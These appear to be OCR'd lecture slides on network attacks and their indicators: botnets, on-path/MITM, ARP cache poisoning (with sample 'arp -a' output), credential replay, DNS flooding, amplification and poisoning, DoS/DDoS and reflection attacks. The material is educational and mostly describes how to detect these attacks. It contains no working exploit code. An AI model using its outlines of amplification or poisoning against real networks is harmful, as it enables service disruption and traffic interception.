
- Sudden bursts of ARP requests can indicate worm or botnet activity
- Outbound HTTP traffic to unusual domains can indicate zombie beaconing to C&C servers
- Sudden heavy traffic from multiple devices to the same destination can indicate botnet activity
- Devices are unexpectedly slowing down, generating excessive traffic, or have unexpected heavy CPU, memory, or disk utilization
- Unexpected data exfiltration from one or more internal sources
- Unexplained open ports on one or more internal computers
- Services that crash or behave erratically

On-path Attack

- AKA “Man-in-the-Middle” / MITM attack
- An on-path attacker places themselves in between victims and the services they are trying to reach
  - Often for the purposes of stealing data

You can think of an on-path attacker like a rogue postal worker who sits in a post office and intercepts letters written between two people. This postal worker can read private messages and even edit the contents of those letters before passing them along to their intended recipients.

On-path / MITM Attack Example



On-path/MITM Attack Indicators

- Poisoned ARP caches on workstations, servers, and routers
  - Multiple devices seem to have the same MAC address
  - MAC addresses on various devices do not match known values
- Poisoned MAC address table on a switch
- DNS/name resolution misdirection to a different server
  - Site seems the same, but the IP address is different
- Requests to authenticate twice to the same website or server
- A network protocol has been downgraded to a less secure version
  - E.g. HTTPS reduced to HTTP
- Transmissions have odd latencies
- Data received is not the same as the data sent

Poisoned ARP Cache Example

- You know for a fact that the router and server have these addresses:
  - Router – IP: 10.0.0.1 MAC: 46-bd-c1-22-8c-09
  - Server – IP: 10.0.0.89 MAC: af-15-99-d0-7e-bb
- However, when you go to another workstation on the same segment and check its arp cache you see this result:


```
C:\Users\chrys>arp -a

Interface: 10.0.0.87 --- 0xe
  Internet Address      Physical Address      Type
  10.0.0.1              1e-dc-d8-f1-11-1d     dynamic
  10.0.0.89             1e-dc-d8-f1-11-1d     dynamic
```

Credential Replay Attack

- Involves eavesdropping on a network and intercepting a data packet that has a cookie or session token
- After the theft, a hacker can resend the same message, thus “authenticating” to the same system
  - It doesn’t matter if the packet is encrypted, so long as the message is valid

Credential Replay Attack Example



Credential Replay Attack Indicators

- The victim appears to log on again when they actually have logged off
  - Or, there are two instances of the same person logging on, but from different locations/IP addresses
- Unauthorized transactions happen, seemingly by the victim
  - Same cookie/credential/profile used
  - But the victim did not perform those transactions
  - The source IP address is different
    - This might be obscured if the attacker is on the same private network
    - You would have to look at the Network Address Translation (NAT) table of the router

DNS Attack

- A DNS server can be the target of, or an unwitting participant in, a DDoS attack
- DNS Server as victim:
  - DNS Flood Attack
    - Deploy valid (but spoofed) DNS requests at an extremely high packet rate from a massive group of source IP addresses
  - NXDOMAIN Attack
    - Overwhelm the DNS server by using a large volume of requests for invalid or non-existent records
- DNS Server as attacker:
  - DNS Amplification
    - Exploit open DNS servers that are publicly available
    - Spoof massive amounts of specially crafted DNS queries
    - Use the IP address of the intended target as the source IP
    - Amplified DNS responses will overwhelm the target

DNS Spoofing

- AKA DNS redirect, DNS hijacking
- Altered DNS records send clients to a fraudulent site that impersonates the intended destination
- Variants:
  - Poisoning - changing the actual DNS records on an authoritative DNS server
  - Cache poisoning – replacing the cached (looked up) records with fraudulent ones on a non-authoritative DNS server
  - MITM - a fake DNS server intercepts DNS queries and returns fraudulent results to clients
  - HOSTS file redirection - An attacker edits the HOSTS file on a client to “pre-provide” fraudulent name-to-IP mappings

Note: although there a some differences in the attack type, the various DNS attack names are often used interchangeably


DNS Poisoning

- Most DNS servers allow dynamic updates
- Attacker updates a DNS server with a fake record
  - Destination name is the same
  - IP address has been changed to the attacker's IP
- Server thinks update is legitimate
- When clients perform a lookup, they are given the wrong IP address
- Can be performed against both Internet and intranet DNS servers

DNS Cache Poisoning

- False DNS records are inserted into a DNS server's cache
  - These records are then given to clients and other DNS servers
- Most DNS servers query other servers to resolve host names
- One false record can propagate to many DNS servers and clients
- Digitally signing DNS records can help reduce DNS cache poisoning

DNS Poisoning/Cache Poisoning Example



DNS Attack Indicators


- Multiple simultaneous DNS responses (from different servers) to a single client
- DNS queries resolving to the wrong IP address
  - MITM interception of DNS queries and responses
  - Corrupted records in the DNS cache (cache poisoning)
  - Modified/false DNS records
  - Modifications to local HOSTS file
- DNS lookups of typo-squatted domains
  - Domain names that look or sound similar (gooqle.com for example)
- DNS beaconing queries to anomalous domains, low time-to-live, orphan DNS requests
- Large number of lookups for non-existent subdomains in the root domain
- Large number of subdomain lookups or large lookup size; long subdomains; uncommon query types (TXT records)

What is Denial-of-Service (DoS)?

- A type of attack on a service that disrupts its normal function and prevents other users from accessing it
- Typically aimed at a website, but can attack whole networks, a specific server, or a specific application
- DoS can be achieved by:
  - Flooding the network or routers/switches with traffic (consuming all network bandwidth)
  - Consuming all of a server's CPU, RAM or disk resources
  - Consuming all of a server's permitted concurrent TCP connections
- DoS attacks can cause the following problems:
  - Ineffective services
  - Inaccessible services
  - Interruption of network traffic
  - Connection interference

Distributed Denial-of-Service (DDoS)

- The use of multiple machines to attack a single target




DDoS Attack Indicators

- Unusual traffic patterns
  - Sudden and/or unexpected increase in traffic
  - Increase in traffic to a single endpoint
  - A high volume of traffic from many IPs
- A normally robust system is unexpectedly slow or unresponsive
  - Sluggish application performance
  - High processor and memory utilization
  - Rapid decrease in available disk space
  - Unusually high disk utilization

Reflection Attack

- A type of DDoS attack
- Sometimes also called an “amplification attack”
- An attacker pretends to be the victim (spoofs the victim’s IP address)
- The victim (target) is typically a public webserver
- The attacker sends some type of query or ping to many intermediary machines (often open DNS servers)
- The servers all respond at once to the victim, overwhelming it

